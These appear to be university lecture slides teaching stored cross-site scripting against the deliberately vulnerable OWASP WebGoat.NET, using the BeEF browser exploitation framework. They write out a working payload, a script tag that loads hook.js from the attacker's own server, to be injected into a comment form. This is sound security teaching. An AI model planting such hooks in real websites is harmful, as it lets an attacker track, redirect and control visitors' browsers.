

CS 455 – Computer Security Fundamentals

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System and Networks Security

- ~~Database vulnerability~~

- ~~Simple SQL injection (Penetration Testing)~~

- ~~A very silly example~~

- ~~Reconnaissance~~

- ~~Sqlmap~~

- ~~Hacking (use the dictionary)~~

- ~~TBD, in Part6~~

- ~~NoSQL injection~~

- Cross-Site Scripting (XSS) Explained


- Appendix: OWASP (Open Web Application Security) Juice Shop (TBD)

Cross-Site Scripting (XSS) Explained

- Always remember, hack yourself, hacking is illegal 😊
 - That is why we need to have **OWASP Juice Shop** or **OWASP WebGoat**
- What does the XSS means?
 - XSS stands for Cross-Site Scripting
 - Hackers like to use XSS to plant the malicious code into website, allowing us to **track the users, redirecting the website** and do so many things they want...
 - We also use the browser **exploitation framework (Beef)** to help us in putting our own script into any website. So we can have full control of the entire site.
 - You can find the “**Beef**” here
 - <https://github.com/beefproject/beef>
 - Here is the video and the following is the summary
 - <https://www.youtube.com/watch?v=PPzn4K2ZjfY>

Cross-Site Scripting (XSS) Explained

- When you see some input textbox, username, passwords or forms, you know there are tons of vulnerabilities in there!



The screenshot displays the OWASP WebGoat.NET application interface. The top navigation bar is blue with the OWASP logo and the text "WEBGOAT.NET". Below this, a sidebar on the left contains a list of topics: "Getting Started with WebGoat.NET", "WebGoat Coins Customer Portal", "Injection Attacks", "Cross Site Scripting (XSS)", "Stored XSS", "Reflected XSS", "Authentication Issues", "Testing and Debugging", and "Encryption". The "Cross Site Scripting (XSS)" item is highlighted, and an orange arrow points to the "Stored XSS" sub-item. The main content area shows the breadcrumb "Cross Site Scripting (XSS) > Stored XSS". Below the breadcrumb, the heading "WE'D LOVE TO HEAR FROM YOU!" is displayed. The text reads: "Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below and tell us what you think! Please no spam / trolling, and keep it respectful. We will answer your questions in the order they were received. Thank you." Below this text is a section titled "LEAVE A COMMENT" with two input fields: "Email:" and "Comment:".

OWASP WEBGOAT.NET

Getting Started with WebGoat.NET

WebGoat Coins Customer Portal

Injection Attacks

Cross Site Scripting (XSS)

Stored XSS

Reflected XSS

Authentication Issues

Testing and Debugging

Encryption

Home > Cross Site Scripting (XSS) > Stored XSS

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We will answer your questions in the order they were received. Thank you.

LEAVE A COMMENT


Email:

Comment:

Cross-Site Scripting (XSS) Explained

- Webgoat.net
 - You can visit the website if you are interested
 - <https://owasp.blogspot.com/2012/07/owasp-webgoat-net-released.html>
 - <https://github.com/jerryhoff/WebGoat.NET>
 - The difference between Juice Shop is that, this is using .aspx technology.
 - See? Our great M\$!?
 - It is a vulnerable web application system for us to perform penetration testing
 - Sharpen our ethical hacking techniques
 - Now we quickly click the [Stored XSS], it will show you the page with Email, Comment,...etc. Just like most of the commercial websites or some forums.
 - In this lecture, we focus on Stored XSS, though there is another type --- Reflected XSS

Cross-Site Scripting (XSS) Explained

- Input the following in the Email as well as the Comment fields and hit the [Save Comment]
- First thing you want to do is go ahead and test it out.
- See what is considered as “normal” behavior? 

Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below and tell us what you think! Please no spam / trolling, and keep it respectful.

We will answer your questions in the order they were received. Thank you.

LEAVE A COMMENT

Email: loiliangyang@loiliangyang.com

Comment:

this is a test comment.

Save Comment

Comment Successfully Added!

Email: loiliangyang@loiliangyang.com (Email Address Verified!)

Comment:

this is a test comment.

LEAVE A COMMENT

Cross-Site Scripting (XSS) Explained


- Next, this is the part you might feel excited. Let's test whether the "comment" or the "email" section is vulnerable to XSS?
- Let's test something in the "Comment" first. Go ahead and click [Save Comment] to see if this script will get executed instead of loading as regular web contents

LEAVE A COMMENT

Email:

Comment:

Boom! We find the vulnerability



Cross-Site Scripting (XSS) Explained

- Pretty scary isn't it? Because you can try to find all these places, text input box and you can try to implant any of the script in

OWASP WEBGOAT.NET

Getting Started with WebGoat.NET

Welcome

Web Proxy Test

Testing Database

WebGoat Coins Customer Portal

Injection Attacks

Cross Site Scripting (XSS)

Authentication Issues

Testing and Debugging

Encryption

Getting Started with WebGoat.NET > Testing Database

CONNECT TO DATABASE

WebGoat.NET requires a working data provider. Fill in the following (applicable) fields:

Data Provider:

Data File Path:


Client Executable:

Server:

- Let's go to the Getting Started... and click the Testing Database

Cross-Site Scripting (XSS) Explained

- Scroll down further, I can click the [Rebuild Database]
- The wonderful part about this web site is that, whenever you screw up anything, you can easily rebuild the entire database and you can start afresh
- You can keep testing different techniques without worrying about taking down the entire server



The screenshot displays the WebGoat configuration interface. On the left, a sidebar contains three menu items: 'Testing and Debugging' (highlighted), 'Encryption', and '.NET Exploits'. The main area on the right is titled 'Client Executable:' and contains several input fields for configuration: 'Server:' (localhost), 'Port:' (3306), 'Database:' (webgoat_coins), 'User Name:' (webgoat.net), and 'Password:' (webgoat.net). At the bottom of the form, there are two blue buttons: 'Test Configuration' and 'Rebuild Database'.

Client Executable:	/usr/bin/mysql
Server:	localhost
Port:	3306
Database:	webgoat_coins
User Name:	webgoat.net
Password:	webgoat.net

Testing and Debugging

Encryption

.NET Exploits

Test Configuration

Rebuild Database


Cross-Site Scripting (XSS) Explained

- Go back to our original spot and hit the same thing, [Stored XSS]
- What we can do now is to open up the browser exploitation framework
- Open the terminal. Go to the downloaded folder. You can see all the files that are part of the “Beef”

```
~$ cd beef/  
~/beef$ ls  
arerules      _config.yml  Gemfile       package.json  
beef          conf.json    Gemfile.lock  package-lock.  
beef_cert.pem core         generate-certificate  Rakefile  
beef.db      doc         googlef1d5ff5151333109.html  README.md  
beef_key.pem Dockerfile  install       RESTful-API.pc  
BeEF.postman_environment.json docs        INSTALL.txt  spec  
config.yaml  extensions  modules      test
```

Cross-Site Scripting (XSS) Explained

- “Beef” can help you to implant all the malicious code or script into the website



Cross-Site Scripting (XSS) Explained

- Beef is an executable. Execute that

```
arrules      _config.yml  Gemfile
beef          conf.json   Gemfile.lock
beef_cert.pem core         generate-certificate
beef.db       doc         googlef1d5ff5151333109.html
beef_key.pem  Dockerfile  install
BeEF.postman_environment.json docs        INSTALL.txt
config.yaml   extensions  modules

~/beef$ sudo ./beef
```

- Now we are loading up browser exploitation framework...

Cross-Site Scripting (XSS) Explained

```
File Actions Edit View Help
[ 3:11:41] | Site: https://beefproject.com
[ 3:11:41] | Blog: http://blog.beefproject.com
[ 3:11:41] | Wiki: https://github.com/beefproject/beef/wiki
[ 3:11:41][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
  → 0.0029s
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[ 3:11:43][*] 8 extensions enabled:
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[ 3:11:43] | Admin UI
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[ 3:11:43] | Hook URL: http://127.0.0.1:4444/hook.js
[ 3:11:43] | UI URL: http://127.0.0.1:4444/ui/panel
[ 3:11:43][*] running on network interface: 192.168.0.106
[ 3:11:43] | Hook URL: http://192.168.0.106:4444/hook.js
[ 3:11:43] | UI URL: http://192.168.0.106:4444/ui/panel
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```

See? Several Extensions!? Oh my!

Cross-Site Scripting (XSS) Explained

- The next thing what we can do here is to check this particular item.


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- hook.js ? So this is the Javascript which will then allow us the ability to implant it into any website that you have found it vulnerable for cross-site scripting
- It comes with the “Beef” library
- You can say it is a kind of backdoor, or trojan for websites, not for systems.
The link will be put onto the target server but the file is still on our local hard drive!

Cross-Site Scripting (XSS) Explained


- All we need to do is to right click → Copy Link Address

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Cross-Site Scripting (XSS) Explained

- We can go back to any browser. Paste it in the new tab. The browser will open it locally.
- We can see the content of this file.
- See? This hook is made by jQuery.
- We can copy the link and go back to the vulnerable website



```
WebGoat.NET x GitHub - beefproject/beef x 192.168.0.106:4444/hook.js x +
192.168.0.106:4444/hook.js
/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):fun
requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){v
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b.prevObject=this,b.context=this.context,b),each:function(a){return n.each(this,a)},map:function(a){return th
a.call(b,c,b)})),slice:function(){return this.pushStack(e.apply(this,arguments))},first:function(){return th
this.eq(-1)},eq:function(a){var b=this.length,c=+a(0>a?b:0);return this.pushStack(c<=0&&b>c?[this[c]]:[]),e
this.prevObject||this.constructor(),push:g,sort:c.sort,splice:c.splice},n.extend=n.fn.extend=function(){var
{,h=1,i=arguments.length,j=1;for("boolean"==typeof g&&(j=g,g=arguments[h])||{,h++),"object"==typeof g||n.is
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{for(c=a.length;c>d;d++)if(b.call(a[d],d,a[d])===!1)break}else for(d in a)if(b.call(a[d],d,a[d])===!1)break;r
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b&&b[c]===a)return c}return-1},merge:function(a,b){var c=+b.length,d=0,e=a.length;while(c>d)a[e++]=b[d++];if(
a.length=e,a).grep:function(a,b,c){for(var d,e=[],f=0,g=a.length,h=!c;g>f;f++)d=!b(a[f],f),d!==h&&e.push(a[f]
if(s(a))for(d=a.length;d>g;g++)e=b(a[g],g,c),null!=e&&h.push(e);else for(g in a)e=b(a[g],g,c),null!=e&&h.push
f.apply([],h)},guid:1,proxy:function(a,b){var c,d,f;return"string"==typeof b&&(f=a[b],b=a,a=f),n.isFunction(a
a.apply(b)|this,c.concat(e.call(arguments)))},d.guid=a.guid=a.guid||n.guid++,d):void 0},now:function(){return
(n.fn[Symbol.iterator]=c[Symbol.iterator]),n.each("Boolean Number String Function Array Date RegExp Object Er
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Cross-Site Scripting (XSS) Explained

- Here we go! We are going to do something very, very evil!
- Click the [Save Comment]



The screenshot shows a web application interface with a sidebar on the left and a main content area. The sidebar contains a list of menu items: 'Stored XSS', 'Reflected XSS', 'Authentication Issues', 'Testing and Debugging', 'Encryption', and '.NET Exploits'. The main content area is titled 'LEAVE A COMMENT' and contains a form with two input fields: 'Email:' and 'Comment:'. The 'Email:' field contains the text 'loiliangyang@loiliangyang.com'. The 'Comment:' field contains the payload '<script src="http://192.168.0.106:4444/hook.js"></script>'. An orange arrow points from the text 'very, very evil!' in the list above to the payload in the comment field. Below the comment field is a 'Save Comment' button with a mouse cursor hovering over it.

Stored XSS

Reflected XSS

Authentication Issues

Testing and Debugging

Encryption

.NET Exploits

LEAVE A COMMENT

